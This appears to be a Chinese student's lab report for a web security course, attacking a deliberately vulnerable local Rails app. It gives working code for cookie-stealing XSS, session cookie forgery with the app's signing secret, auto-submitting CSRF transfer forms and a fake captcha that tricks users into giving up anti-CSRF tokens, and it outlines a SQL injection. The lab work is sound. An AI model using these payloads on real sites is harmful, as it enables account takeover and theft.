二、实验名称

Project2 Web Security

三、实验目的

探究对web的攻击

1. 实验内容

Attack1：Warn-up exercise: Cookie Theft

Attack2：Session hijacking with Cookies

Attack3：Cross-site Request Forgery

Attack4：Cross-site request forgery with user assistance

Attack5：Little Bobby Tables (aka SQL Injection)

Attack6：Profile Worm

1. 实验环境

Windows10

Oracle VM VirtualBox

Ubuntu16.04 i386

安装Ruby和rails，http://gorails.com/setup/ubuntu/16.04

下载实验提供的project 2源码


重定位到/bitbar目录下，执行bundle install

开启服务器 （rails server）

可以在http://localhost:3000上访问bitbar

Ruby 2.5.0

Rails 5.0.7.2



1. 实验步骤

参考：

<https://www.w3school.com.cn/xml/xml_http.asp>

Cookie:

<https://blog.csdn.net/weixin_34183910/article/details/92205222>

<https://www.cnblogs.com/b0xiaoli/p/3935267.html>

<https://baike.baidu.com/item/cookie/1119?fr=aladdin>

<http://en.wikipedia.org/wiki/HTTP_cookie>

http cookie browser

<https://www.cnblogs.com/lancidie/p/8251187.html>

存储型XSS

<https://blog.csdn.net/weixin_44720762/article/details/89736508>

1. attack1 漏洞分析及攻击原理

Attack 1： Warn-up exercise: Cookie Theft

* 开始网址

<http://localhost:3000/profile?username=>

* 评分员将提前以user1的身份登录bitbar，然后打开以上的开始网址
* 你的目标是偷取user1的会话cookie并且将cookie发送到

<http://localhost:3000/steal_cookie?cookie=...cookie>\_data\_here...

* 你可以在以下网址上查看最近被偷取的cookie



<http://localhost:3000/view_stolen_cookie>

* 请将你的答案写在warmup.txt中
* 提示：尝试添加一些随机字符串到开始网址后，观察这些随机字符会如何影响网页

原理：

打开开始网址：<http://localhost:3000/profile?username=>

原本功能应该是输入文件名查看文件，测试 123，可见是 get 方法发送request。




测试发现存在XSS漏洞，可以直接执行js代码

测试方法：

<script>alert(/xss/)</script>

先输了123，然后看url变化，直接显示了username=123，直接输了<script>alert(/xss/)</script>

然后就弹窗，然后看url发现代码直接就显示出来了，说明没有过滤、html编码等，就有xss漏洞了



Rails框架采用客户端session而非服务端session，cookie中已经存储session信息。

题目说明user1已经登录bitbar，打开目标网页，故会话cookie此时已经存在user1的浏览器，直接使用document.cookie属性就可以获取字符串格式的cookie.

题目说明获取cookie后发送到

<http://localhost:3000/steal_cookie?cookie=...cookie>\_data\_here...

这里也是get方法，?后为参数，字符串形式。

故目的url 为 ‘http://localhost:3000/steal\_cookie?cookie=’+(document.cookie)

可以用XMLrequest发送请求，设置open method为GET，url为上述url即可

代码如下

<script type="text/javascript">

var x = new XMLHttpRequest();

x.open("GET", "http://localhost:3000/steal\_cookie?cookie="+(document.cookie));


x.send()

</script>


将这段代码注入到开始网址，

运行效果：

执行js代码前



执行后：



也可以

Image()).src="http://localhost:3000/steal\_cookie?cookie="+document.cookie

效果一样

题目的意思是user1已经登陆，然后打开了那个页面，然后我们直接偷他的cookie(相当于user1走开了，坐他旁边的人来操作一下)

若要做到窃取任意人的cookie，用存储型XSS，将偷cookie的代码上传到服务器，这样以后每个打开页面的人的cookie都会被偷，但是这样需要表单，数据库......固定到网页，或者其他用户要调用的表单

2.attack2漏洞分析及攻击原理

Attack 2: Session hijacking with Cookies

* 在本次试验中，你将会获得attacker的身份：用户名attacker，密码attacker。你的目的是伪装成用户user1登录系统
* 你的答案是一个脚本。当这个脚本在JavaScript console中执行时，bitbar将误认为你是以user1。请将这个脚本写到a.sh中
* 本次试验中，你可以使用Mechanize。Mechanize是一个Ruby的库函数， 它被用于与web应用实现自动化交互。在本次试验中，你必须要保存服务器发送的所有的cookie值。
* 提示：网站是如何保存会话的？网站是如何验证用户当前是否登录？网站是如何验证cookie的真实性的？


网站使用cookie保存对话。登录时附带cookie说明当前用户登录。使用签名验证cookie真实性。

原理：

网站识别用户使用的是cookie。要伪装成user1登录系统，需要伪造user1的cookie。

和attack1不同之处是attack1中user1已经提前登陆，故可以直接document.cookie获取user1的cookie。

要伪造cookie需要了解cookie的生成过程，rails的cookie生成过程如下：



加密过程:

Session data的登录信息保存在warden.user.user.key


session = { "warden.user.user.key" => [[1],"secret"] }


序列化->Padding->加密AES-CBC->拼装加密内容和IV（BASE64）->签名HMAC-SHA1->拼装签名

解密过程：

分离签名->验证签名->分离加密内容和IV->解密->UNPADDING->解析->完成

先使用attacker登陆bitbar，burp suite抓取信息，查看Bitbar的cookie结构






如上图，--后为签名，直接分离，前面部分进行其他解密步骤。

经过解密测试bitbar没有采用AEC-CBC加密，故在加解密时可以跳过相关步骤

题目提示使用Mechanize进行交互，安装：



使用：

模拟登陆:

实例化Mechanize对象

访问登录页面

获取表单

使用attacker attacker填写表单，提交

服务端返回cookie

对返回到cookie解密：

分割签名 --

BASE64解码

反序列化

得到session信息

代码

# 模拟登陆

agent = Mechanize.new #实例化Mechanize对象

url = "http://localhost:3000/login"

page = agent.get(url)

form = page.forms.first

form['username'] = form['password'] = 'attacker' # 使用attacker的信息填写表单

agent.submit form # 提交表单

cookie = agent.cookie\_jar.jar['localhost']['/'][SESSION].to\_s.sub("#{SESSION}=", '') #返回cookie

cookie\_value, cookie\_signature = cookie.split('--') #分离签名

raw\_session = Base64.decode64(cookie\_value) #BASE64解码

session = Marshal.load(raw\_session) #反序列化

puts session #打印cookie

截止到此得到attacker的session 信息为



{"session\_id"=>"66ef9a22ca26e27ea4d3018b12c07999","token"=>"q2VXDRnMskkf-69Gu2PiTg", "logged\_in\_id"=>4}

可见登陆id以数字表明，可以判断用户按顺序标记(已知用户user1，user2，user3，attacker)，那么user1应该是 logged\_in\_id为1.

将id改为1，然后进行加密过程（序列化，BASE64编码），即可得到伪造的user1的cookie的前半部分。


session['logged\_in\_id'] = 1

cookie\_value = Base64.encode64(Marshal.dump(session)).split.join # 伪造前半部分

服务器还要验证后半部分的签名，由上面的理论分析可知签名采用HMAC-SHA1。

伪造签名需要获取秘钥，在本地源代码得到签名秘钥

路径如图



利用密匙生产签名，--链接，得到完整的user1的cookie。


cookie\_signature = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, RAILS\_SECRET, cookie\_value)

cookie\_full = "#{SESSION}=#{cookie\_value}--#{cookie\_signature}" #签名并合并

puts "document.cookie='#{cookie\_full}';" #打印完整的cookie

之后继续利用Mechanize，利用伪造的cookie登录bitbar，验证是否伪装为user1即可。

可以利用 <http://localhost:3000/profile> 验证，如图，页面信息显示当前登录为attacker，使用伪造的cookie访问该页面，若显示user1说明成功。可以直接打印返回的reponse.body，查看相关字段



url = URI('http://localhost:3000/profile')

http = Net::HTTP.new(url.host, url.port)


header = {'Cookie':cookie\_full} #使用伪造的cookie访问

response = http.get(url,header)


puts response.body #查看相关字段

a.sh见报告文件夹 answer/a.sh

运行：ruby a.sh



结果：成功伪装为user1



3.attack3漏洞分析及攻击原理

Attack 3: Cross-site Request Forgery


* 你的答案是一个名字为b.html的html文件。评分人将用浏览器打开b.html
* 在打开b.html前，评分人将提前使用user1的身份登录到bitbar
* 打开b.html后，10个bitbar将从user1的账户转到attacker的账户，当转账结束时，页面重定向到[www.baidu.com](http://www.baidu.com)。
* 你可以在<http://localhost:3000/view_users> 查看用户列表以及每个用户拥有的bitbar
* 在攻击的过程中，浏览器的网址中不能出现localhost:3000

原理：


我们不清楚转账的机制，所以先进行一次转账，抓取数据，查看相关内容，然后构造b.html。

题目提到评分人提前登陆user1，故浏览器已经存储user1的cookie。


分析源代码可以找到user的密码




查看用户信息



登陆user1，向attacker转账10，抓包




查看抓包信息



可知向/post\_transfer接口POST数据 destination\_username 信息即可。另外有编码方式 Content-Type。

需要注意附带cookie

查看网页源代码，找到相关信息，构造表单



表单内容为目的地址（转移接口），方式（POST），编码方式（在抓取的数据包有）。

这里设定id为getpay，用于后续自动提交该表单

<form action="http://localhost:3000/post\_transfer" method="post" enctype="application/x-www-form-urlencoded" id="getpay">

<input type="hidden" name="destination\_username" value="attacker">

<input type="hidden" name="quantity" value=10>

</form>

以上完成转账表单，要实现自动转账，需要设置，当b.html被打开即调用函数提交表单

可以使用window.load


最后添加重定向到baidu.com的代码，延时0.2s转到百度。

setTimeout(function(){window.location = "http://baidu.com";}, 0.2);

完整代码b.html见报告文件夹 answer/b.html

测试


当前用户信息



打开b.html

结果成功





注意某些版本firefox执行可能出现没有跳转（setTimeout没有执行），参考<http://www.gxlsystem.com/JavaScript-25470.html>


解决。

4.attack4漏洞分析及攻击原理


* 你的答案是一个或者两个html页面，命名为bp.html，bp2.html(可选)。评分员会在浏览器中打开bp.html
* 在打开bp.html前，评分员已经用user1的身份登录到系统中
* 评分员将于bp.html页面进行交互，因此bp.html的回应要合理。也就是说，如果在页面上有一个表格或者有一个按钮，并且在页面上有一些提示要求评分员进行一些操作，评分员将会依照这些提示执行。
* 在评分员与bp.html页面进行交互后，10 bitbars将会从评分员的账户转到attacker的账户。当这个转账操作执行完成后，页面将重定向到[www.baidu.com](http://www.baidu.com)
* 你的攻击必须要在于用户互动的前提下执行（不要再一次进行一次CSRF攻击）。特别的要注意的是，你的攻击要针对的网址是<http://localhost:3000/super_secure_transfer>或者 <http://localhost:3000/super_secure_post_transfer>。这两个网址做了一些CSRF攻击的防护。在攻击的过程中，你不能直接与<http://localhost:3000/transfer>或者<http://localhost:3000/post_transfer>进行交互。
* 在你的攻击过程中，需要隐藏你的页面正从<http://localhost:3000>上下载内容的事实。

原理：

查看相关网页



查看源代码



也可以继续测试，抓包，查看。可见和attack区别是多了一个随机的Token，所以不能用attack的自动提交方法。

故需要欺骗用户输入token，也就是交互。这里欺骗方法可以是提示用户输入Token来验证自己是否是robot。

然后将获取的token连同quantity和des\_username提交即可。

设计一个欺骗网页，显示字符串“输入token验证”，当用户输入并点击确定时调用自动提交表单的函数，完成转账，并跳转到baidu。

欺骗与按钮设计。点击confirm后会调用getpay函数

<p> input Super Secret Token to prove you are not a robot</p>

<input id="token" type="text" placeholder="Captcha">

<button onClick="getpay()">Confirm</button>

然后设计getpay()函数.

采用和attack不同的XMLHTTPRequest。

功能为：使用value获取输入的token，和attacker拼接为发送的字符串。新建XMLHTTPRequest实例。然后设置网址，设置参数，使用cookie，发送。这样就完成转账。

然后使用window.top.location跳转到百度。

<script>

function getpay() {

var request = new XMLHttpRequest(); //实例

var token = document.getElementById("token").value; //获取token

request.open("POST", "http://localhost:3000/super\_secure\_post\_transfer", false); //设置请求但没有发送

request.setRequestHeader("Content-type","application/x-www-form-urlencoded");//设置参数

request.withCredentials = true; //使用cookie

try {

request.send("quantity=10&destination\_username=attacker&tokeninput=" + token); //发送

} catch (err) {

// Do nothing

} finally {

window.top.location = "http://baidu.com"; //最后跳转到baidu

}


}


</script>

完整代码见报告文件夹 answer/bp.html

效果：


运行前：110枚bitbars





运行后：100枚





5.attack5漏洞分析及攻击原理

* 你的答案是一个恶意的用户名。这个恶意的用户名允许你删除一个你不具有访问权限账户。
* 评分员将使用你提供的恶意用户名新建一个账户。并在“close”页面上确认删除该账户
* 作为结果，新建的账户以及user3的账户将会被删除。其他的账户不变
* 你可以在<http://localhost:3000/view_users>页面上查看所用的用户
* 如果数据库在测试攻击的过程中被破坏了，你可以停止Rails然后使用rake db:reset命令是数据库复原。
* 将你的最终答案写在d.txt中
* 提示：SQL注入；WHERE子句



原理：

至体积一个用户名就删除user3，应该是拼接注册的SQL语句导致删除。

先分析网站源码，得到注册的逻辑。


将直接将用户名写到user.username字段。

再看删除的逻辑，直接使用输入的用户名。都没有做变换，故可以构造用户名，直接写入数据库，然后删除这个用户，实际上连接成SQL语句删除user3.

